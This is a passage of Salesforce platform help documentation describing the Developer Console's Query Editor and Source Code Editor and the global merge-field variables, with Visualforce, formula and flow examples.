- **Open Execute Anonymous Window:** Opens a new window that allows you to enter Apex code for testing. See [Executing Anonymous Apex Code](#).
- **Execute Last:** Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective:** Selects the perspective from the list of available standard and custom perspectives. See [Log Inspector](#).
- **View Log Panels:** Displays a list of available panels for use in a perspective.
- **Perspective Manager:** Opens the Perspective Manager. See [Managing Perspectives in the Log Inspector](#).
- **Save Perspective:** Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As:** Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs:** Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only:** Deselect this option (selected by default) to see all logs saved for your organization, including newly-generated logs created by other users.
- **Show My Current Checkpoints Only:** Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.
- **Clear:** Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating:** Renews the connection to the server. This option is only shown if polling has been interrupted due to inactivity.
- **Change Log Levels:** Opens the log settings dialog to define logging levels for future requests. See [Debug Log Levels](#).

 **Note:** Some options in the **Debug** menu are not accessible until a log has been generated.

Query Editor

You can use the Query Editor in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. The History pane displays your last 10 queries for quick reuse. Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

IN THIS SECTION:

[Execute a SOQL Query or SOSL Search](#)

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

[Retrieve Query Plans](#)

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.

[Query Results Grid](#)

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

SEE ALSO:

[Using the Developer Console](#)

Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

1. Enter a SOQL query or SOSL search in the Query Editor panel.
2. If you want to query tooling entities instead of data entities, select **Use Tooling API**.
3. Click **Execute**. If the query generates errors, they are displayed at the bottom of the Query Editor panel. Your results display in the Query Results grid in the Developer Console workspace.
4.  **Warning:** If you rerun a query, unsaved changes in the Query Results grid are lost.

To rerun a query, click **Refresh Grid** or click the query in the History panel and click **Execute**.

For information on query and search syntax, see the [Force.com SOQL and SOSL Reference](#).

SEE ALSO:

[Query Editor](#)

[Retrieve Query Plans](#)

[Query Results Grid](#)

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.

To enable the Query Plan button in the Query Editor, click **Help > Preferences**, set **Enable Query Plan** to `true`, and then click **Save**.

To get Query Plans for SOQL queries or SOSL searches, enter your query and click the **Query Plan** button in the Query Editor.

The Query Plan window displays all query operations and the cost of each. The Notes pane displays all notes that are available for your highest ranked query plan, which is the query plan that's currently in use.

To view query plans for reports or list views, complete these steps.

1. Find the ID of your report or list view in its URL.

2. Enter the report or list view ID in the Query Editor, and then click **Query Plan**.
3. Inspect the query plan for your report or list view.

SEE ALSO:

[Query Editor](#)

[Execute a SOQL Query or SOSL Search](#)

[Query Results Grid](#)

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

- To open a record in the results, click the row and click **Open Detail Page**. To edit the record, click **Edit Page** to jump to the record in Salesforce.
- To create a record, click **Insert Row**. Enter the information and click **Save Rows**.

 **Note:** To insert a row, the query results must contain all the required fields for the object. The required fields must be simple text or number fields. If these conditions aren't met, a blank row is created but you can't save it. In this case, click **Create New** to create a record in Salesforce.

- To edit a record within the Query Results grid, double-click the row. Make your changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

Working with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

- [Using the Editor for Visualforce](#)
- [Source Code Editor](#)
- [Object Inspector](#)
- [Understanding Global Variables](#)
- [Valid Values for the `\$Action` Global Variable](#)
- [Apex Code Overview](#)
- [Visualforce](#)
- [What Are Email Services?](#)
- [Custom Labels Overview](#)
- [About S-Controls](#)
- [Custom Metadata Types](#)

Using the Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search (🔍)

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1 (\s+) (.*)>` and replace it with `<h2$1$2>`.

Go to line (➡)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↶) and Redo (↷)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (➡) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

Tab

Adds a tab at the cursor

SHIFT+Tab

Removes a tab

CTRL+f

Opens the search dialog or searches for the next occurrence of the current search

CTRL+r

Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

EDITIONS

Available in: Salesforce Classic

Apex is available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

EDITIONS

Available in: Salesforce Classic

Visualforce is available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit Visualforce markup:

- "Customize Application"

To edit custom Visualforce controllers or Apex

- "Author Apex"

CTRL+g

Opens the go to line dialog

CTRL+s

Performs a quick save.

CTRL+z

Reverses the last editing action

CTRL+y

Recreates the last editing action that was undone

SEE ALSO:



[Apex Code Overview](#)

[Visualforce](#)

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.



The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, [reserved keywords](#), [primitive data types](#), variable declarations, and references. To access code search, press CTRL+F.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. See [Checking Code Coverage](#). The Source Code Editor also lets you set checkpoints to troubleshoot without updating your code. See [Setting Checkpoints in Apex Code](#).

To toggle between the Source Code Editor and a full screen editor (if available), press F11.

Setting Source Code Editor Preferences

You can choose the font size and display theme for the Source Code Editor. Click **Help > Preferences** to access the Preferences dialog.

Select an Editor Theme to preview it.

The Preferences window includes additional configuration options based on your permissions and implementation. These include [enabling code completion](#) on page 4731 and [Logs Tab preventing logs from loading](#) on page 4961.

Click **Save** to update your settings and close the window.

Navigating to Method and Variable Declarations

You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

1. Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
2. Click in an underlined method or variable name.
3. Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Search and Replace

Use the following keyboard shortcuts to search and replace text within the current view.

Function	Shortcut	Notes
Search	CTRL+F	Opens an active search form.
Replace	CTRL+SHIFT+F	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject each change.
Replace all	CTRL+SHIFT+R	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject the universal change.



To search files that are not open in the current view, click **File > Search in Files** or press CTRL+SHIFT+H.

Using Code Completion

The Source Code Editor provides auto-complete suggestions while you are writing code.

In Visualforce pages and components, auto-complete appears automatically as you type.

In Apex classes and triggers, click CTRL+SPACE to view a list of suggested completions. Completions are provided for Apex system objects and methods, user-defined objects and methods, and sObjects and fields. To enable Apex auto-complete when you type a period, click **Help > Preferences** and set **Enable Apex Auto-complete** to `true`.

Keep typing to filter the suggestions, press ENTER to select the top completion, or use the arrow keys or mouse to select a different completion.

Completions are gathered from the object you are currently working on. If you don't see the completion you expect, save the open object and refresh. The object's type is determined by the current editor's symbol table. If there are no symbols that match, cached symbol tables (the last valid save) are also checked. If there is no current object, the auto-complete window shows all system and user classes, as well as sObjects.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator appears on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors. To collapse the **Problems** tab, use the  button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group—such as adding a method in one file and calling that method in another—will not be reported as errors.

Changing the API Version

Use the **API Version** list at the top of the Source Code Editor to change the version of the current entity. The list includes the five most recent API versions plus the current version of the entity.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab includes a "*" to indicate unsaved changes. Apex classes and triggers are saved with the current API version of the class or trigger.

To save a collection of changes with dependencies, click **File > Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they are validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

 **Note:** You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.

Warning: If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.

[File Menu](#)

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File > Open** and select the object you want to view. To search for objects that meet specific criteria, use the [Query Editor](#).

Name	Apex Type
Id	Id
ParentId	Id
Type	String
CreatedById	Id
CreatedDate	Datetime
IsDeleted	Boolean
LastModifiedDate	Datetime
SystemModstamp	Datetime
CommentCount	Integer
LikeCount	Integer
Title	String
Body	String
LinkUrl	String
RelatedRecordId	Id
ContentData	Blob
ContentFileName	String
ContentDescription	String
ContentType	String

Query

Note: You can't modify custom objects in the Developer Console. Create, edit, or delete custom objects from Setup.

SEE ALSO:

[Using the Developer Console](#)

[Find Object Management Settings](#)

Understanding Global Variables

Components such as custom buttons and links; formulas in custom fields, validation rules, flows, and processes; and Visualforce pages allow you to use special merge fields to reference the data in your organization.

 **Note:** Only User, organization, and API merge fields are supported for web tabs.

Use the following global variables when choosing a merge field type to add to your custom component:

\$Action

Description: A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts. Use action merge fields in `LINKTO` and `URLFOR` functions to reference the action selected.

Use:

1. Select the field type: `$Action`.
2. Insert a merge field in the format `$Action.object.action`, such as `$Action.Account.New`.

S-Control Example: The s-control below references the standard action for creating new accounts in the `$Action.Account.New` merge field.

```
<html> <body> {!LINKTO("Create a New Account",
                        $Action.Account.New,
                        $ObjectType.Account)} </body> </html>
```

Visualforce Example:

```
<apex:outputLink
value="{!URLFOR($Action.Account.New)}">Create New
Account</apex:outputLink>
```

Tips: This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

EDITIONS

The availability of each global variable depends on the experience and edition requirements for the related feature.

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:

- "Customize Application"

To edit flows and processes:

- "Manage Force.com Flow"

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

\$Api

Description: A global merge field type to use when referencing API URLs.

Use:

1. Select the field type: `$Api`.
2. Select a merge field, such as:

- `$Api.Enterprise_Server_URL__xxx`: The Enterprise WSDL SOAP endpoint where `xxx` represents the version of the API. For example, `$Api.Enterprise_Server_URL_140` is the merge field value for version 14.0 of the API.
- `$Api.Partner_Server_URL__xxx`: The Partner WSDL SOAP endpoint where `xxx` represents the version of the API.
- `$Api.Session_ID`: The session ID.

S-Control Example: The custom formula field below calls a service to replace the SIC code. Replace `myserver` with the name of your server.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username=" & $User.Username &
"&crmSessionId=" & GETSESSIONID() &
"&crmServerUrl=" & $Api.Partner_Server_URL_90 &
"&crmObjectId=" & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

Visualforce and Flow Example: Use dot notation to return the session ID.

```
{!$Api.Session_ID}
```

Tips: This global variable is only available for formula fields, s-controls, custom buttons and links, Visualforce pages, flow formulas, and process formulas.

 **Important:** `$Api.Session_ID` returns different values depending on the domain of the request. This is because the session ID varies during a session whenever you cross a hostname boundary, such as `.salesforce.com` to `.visual.force.com`. Normally Salesforce transparently handles session hand-off between domains, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` from the right domain to ensure a valid session ID.

`$Component`

Description: A global merge field type to use when referencing a Visualforce component.

Use: Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use `$Component.Path.to.Id` in JavaScript to reference a specific component on a page, where `Path.to.Id` is a component hierarchy specifier for the component being referenced.

Visualforce Example:

```
function beforeTextSave() {
    document.getElementById('{!$Component.msgpost}').value =
myEditor.getEditorHTML();
}
```

Tips: This global variable is only available for Visualforce pages.

\$ComponentLabel

Description: A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.

Use: Return the label of an `inputField` component that is associated with a message.

Visualforce Example:

```
<apex:datalist var="mess" value="{!messages}">
  <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>
  <apex:outputText value="{!mess.detail}" style="color:black" />
</apex:datalist>
```

Tips: This global variable is only available for Visualforce pages.

\$CurrentPage

Description: A global merge field type to use when referencing the current Visualforce page or page request.

Use: Use this global variable in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL`). Use `$CurrentPage.parameters.parameterName` to reference page request parameters and values, where *parameterName* is the request parameter being referenced.

Visualforce Example:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You belong to the {!account.name} account.<br/>
    You're also a nice person.
  </apex:pageBlock>
  <apex:detail subject="{!account}" relatedList="false"/>
  <apex:relatedList list="OpenActivities"
    subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

\$FieldSet

Description: Provides access to a field set defined in your organization.

Use: Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Visualforce Example:

```
<apex:page standardController="Account">
  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"
    var="field">
    <apex:outputText value="{!field}" />
  </apex:repeat>
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

\$Label

Description:	A global merge field type to use when referencing a custom label.
Use:	<ol style="list-style-type: none"> 1. Select the field type \$Label. 2. Select the custom label that you want to reference. <p>The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence:</p> <ol style="list-style-type: none"> 1. The local translation's text 2. The packaged translation's text 3. The master label's text
Flow Example:	<p>Create a flow formula whose expression is the following.</p> <pre>{!\$Label.customCurrency_label}</pre> <p>Then reference that flow formula as the label of a screen field.</p>
Visualforce Example:	<pre><apex:page> <apex:pageMessage severity="info" strength="1" summary="{!\$Label.firstrun_helptext}" /> </apex:page></pre>
Lightning components Example	<p>Label in a markup expression using the default namespace</p> <pre>{!\$Label.c.<i>labelName</i>}</pre> <p>Label in JavaScript code if your org has a namespace</p> <pre>\$A.get("\$Label.namespace.<i>labelName</i>")</pre>
Tips:	This global variable is available for Lightning components, Visualforce pages, Apex, flow formulas, and process formulas only.

\$Label.Site

Description: A global merge field type to use when referencing a standard Sites label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.

Use:

Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.

Salesforce provides the following labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	<i>{0}</i> is down for maintenance
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.

Label	Message
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_backShortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	<i>{0}</i> is under construction
user_registration	New User Registration
username	Username
verify_new_password	Verify New Password

Visualforce Example:

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

Tips:

This global variable is only available for Visualforce pages.

\$Network

Description:	A global merge field type to use when referencing community details in a Visualforce email template.
Use:	Use this expression in a Visualforce email template to access the community name and the community login URL.
Visualforce Example:	<pre><essaging:emailTemplate subject="Your Password has been reset" recipientType="User" > <essaging:htmlEmailBody > <p>Hi,</p> <p>Your password for {!\$Network.Name} community has been reset.</p> <p>Reset Password</p> <p>Regards,</p> <p>Communities Admin</p> </essaging:htmlEmailBody> </essaging:emailTemplate></pre>
Tips:	This global variable works only in Visualforce email templates for Communities.

\$ObjectType

Description:	A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in <code>LINKTO</code> , <code>GETRECORDIDS</code> , and <code>URLFOR</code> functions to reference a specific type of data or the <code>VLOOKUP</code> function to reference a specific field in a related object.
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$ObjectType</code>. 2. Select an object to insert a merge field representing that object, such as <code>\$ObjectType.Case</code>. Optionally, select a field on that object using the following syntax: <code>\$ObjectType.Role_Limit__c.Fields.Limit__c</code>.
Custom Button Example:	<p>The custom list button below references the cases standard object in the <code>\$ObjectType.Case</code> merge field.</p> <pre>{!REQUIRESRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS(\$ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";</pre>

```
newRecords.push(c); } result =
sforce.connection.update(newRecords); window.location.reload(); }
```

Validation Rule Example:

This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <>
BillingState )
```

Visualforce Example:

The following example retrieves the label for the Account Name field:

```
{!$ObjectType.Account.Fields.Name.Label}
```

Tips:

This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.

\$Organization

Description:

A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.

Use:

1. Select the field type: \$Organization.
2. Select a merge field such as \$Organization.Fax.

Validation Rule Example:

Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. The validation formula below references your organization's country merge field and requires a country code for any account that is foreign.

```
AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))
```

Flow Example:

Create a flow formula (Text) whose expression is {!\$Organization.City}. In a Decision element, check if a contact's city matches that formula.

Visualforce Example:

Use dot notation to access your organization's information. For example:

```
{!$Organization.Street}
{!$Organization.State}
```

Tips:

The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce.

Note that `{!$Organization.UiSkin}` is a picklist value, and so should be used with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

\$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.
Visualforce Example:	<pre><apex:page> <h1>Linked</h1> <apex:outputLink value="{!\$Page.otherPage}"> This is a link to another page. </apex:outputLink> </apex:page></pre>
Tips:	This global variable is only available for Visualforce pages.

\$Permission

Description:	A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$Permission</code>. 2. Select a merge field such as <code>\$Permission.customPermissionName</code>.
Validation Rule Example:	<p>The following validation rule references the custom permission <code>changeAustinAccounts</code> for the current user. This rule ensures that only users with <code>changeAustinAccounts</code> can update accounts with a billing city of Austin.</p> <pre>BillingCity = 'Austin' && \$Permission.changeAustinAccounts</pre>
Flow Example:	<p>To allow only users that have the "seeAustinAccounts" custom permission to continue in your flow, create a flow formula (Boolean) that has the following expression.</p> <pre>{!\$Permission.seeAustinAccounts}</pre> <p>Then, in a Decision element, use a condition to check that the formula returns true.</p>
Visualforce Example:	<p>To have a pageblock only appear for users that have the custom permission <code>seeExecutiveData</code>, use the following.</p> <pre><apex:pageBlock rendered="{!\$Permission.canSeeExecutiveData}"> <!-- Executive Data Here --> </apex:pageBlock></pre>

Tips: \$Permission appears only if custom permissions have been created in your organization.

\$Profile

Description: A global merge field type to use when referencing information about the current user’s profile. Use profile merge fields to reference information about the user’s profile such as license type or name.

Use:

1. Select the field type: \$Profile.
2. Select a merge field such as \$Profile.Name.

Validation Rule Example: The validation rule formula below references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called `Personal_Goal`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Flow Example: To identify the running user’s profile, create a flow formula (Text) with the following expression.

```
{!$Profile.Name}
```

By referencing that formula, you avoid using a query (Lookup elements) and save on limits.

Visualforce Example: To return the current user's profile, use the following:

```
{!$Profile.Name}
```

Tips:

- \$Profile merge fields are only available in editions that can create custom profiles.
- Use profile names to reference standard profiles in \$Profile merge fields. If you previously referenced the internal value for a profile, use the following list to determine the name to use instead:

Standard Profile Name	\$Profile Value
System Administrator	PT1
Standard User	PT2
Ready Only	PT3
Solution Manager	PT4
Marketing User	PT5
Contract Manager	PT6
Partner User	PT7
Standard Platform User	PT8
Standard Platform One App User	PT9
Customer Portal User	PT13

Standard Profile Name	\$Profile Value
Customer Portal Manager	PT14

- Your merge field values will be blank if the profile attributes are blank. For example profile `Description` is not required and may not contain a value.
- You don't need to give users permissions or access rights to their profile information to use these merge fields.

\$RecordType

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add <code>\$RecordType</code> manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use the following: <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <pre>{ \$RecordType . Id }</pre> </div>
Tips:	<ul style="list-style-type: none"> • Use <code>\$RecordType . Id</code> instead of <code>\$RecordType . Name</code> to reference a specific record type. While <code>\$RecordType . Name</code> makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, if you are deploying formulas across organizations (for example, between sandbox and production), use <code>\$RecordType . Name</code> because IDs are not the same across organizations. • Avoid using <code>\$RecordType</code> in formulas, except in default value formulas. Instead, use the <code>RecordType</code> merge field (for example, <code>Account . RecordType . Name</code>) or the <code>RecordTypeId</code> field on the object. • Don't reference any field with the <code>\$RecordType</code> merge field in cross-object formulas. The <code>\$RecordType</code> variable resolves to the record containing the formula, not the record to which the formula spans. Use the <code>RecordType</code> merge field on the object instead.

\$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add <code>\$Request</code> manually to your s-control.
S-Control Example:	The snippet below, named <code>Title_Snippet</code> , requires two input parameters: <code>titleTheme</code> and <code>titleText</code> . You can reuse it in many s-controls to provide page title and theme in your HTML. <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <pre><h2 class="{!\$Request.titleTheme}.title"> {!\$Request.titleText}</h2></pre> </div>

The s-control below calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.

```
<html> <head> </head> <body> {!
    INCLUDE($SControl.Title_Snippet, [titleTheme =
    "modern", titleText = "My Sample Title"]) } ... Insert your page specific
    content
    here ... </body> </html>
```

Tips: Don't use `$Request` in Visualforce pages to reference query parameters. Use `$CurrentPage` instead.

\$Resource

Description: A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.

Use: Use `$Resource` to reference an existing static resource. The format is `$Resource.nameOfResource`, such as `$Resource.TestImage`.

Visualforce Examples: The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
    'images/Bluehills.jpg')}" width="50" height="50"/>
```

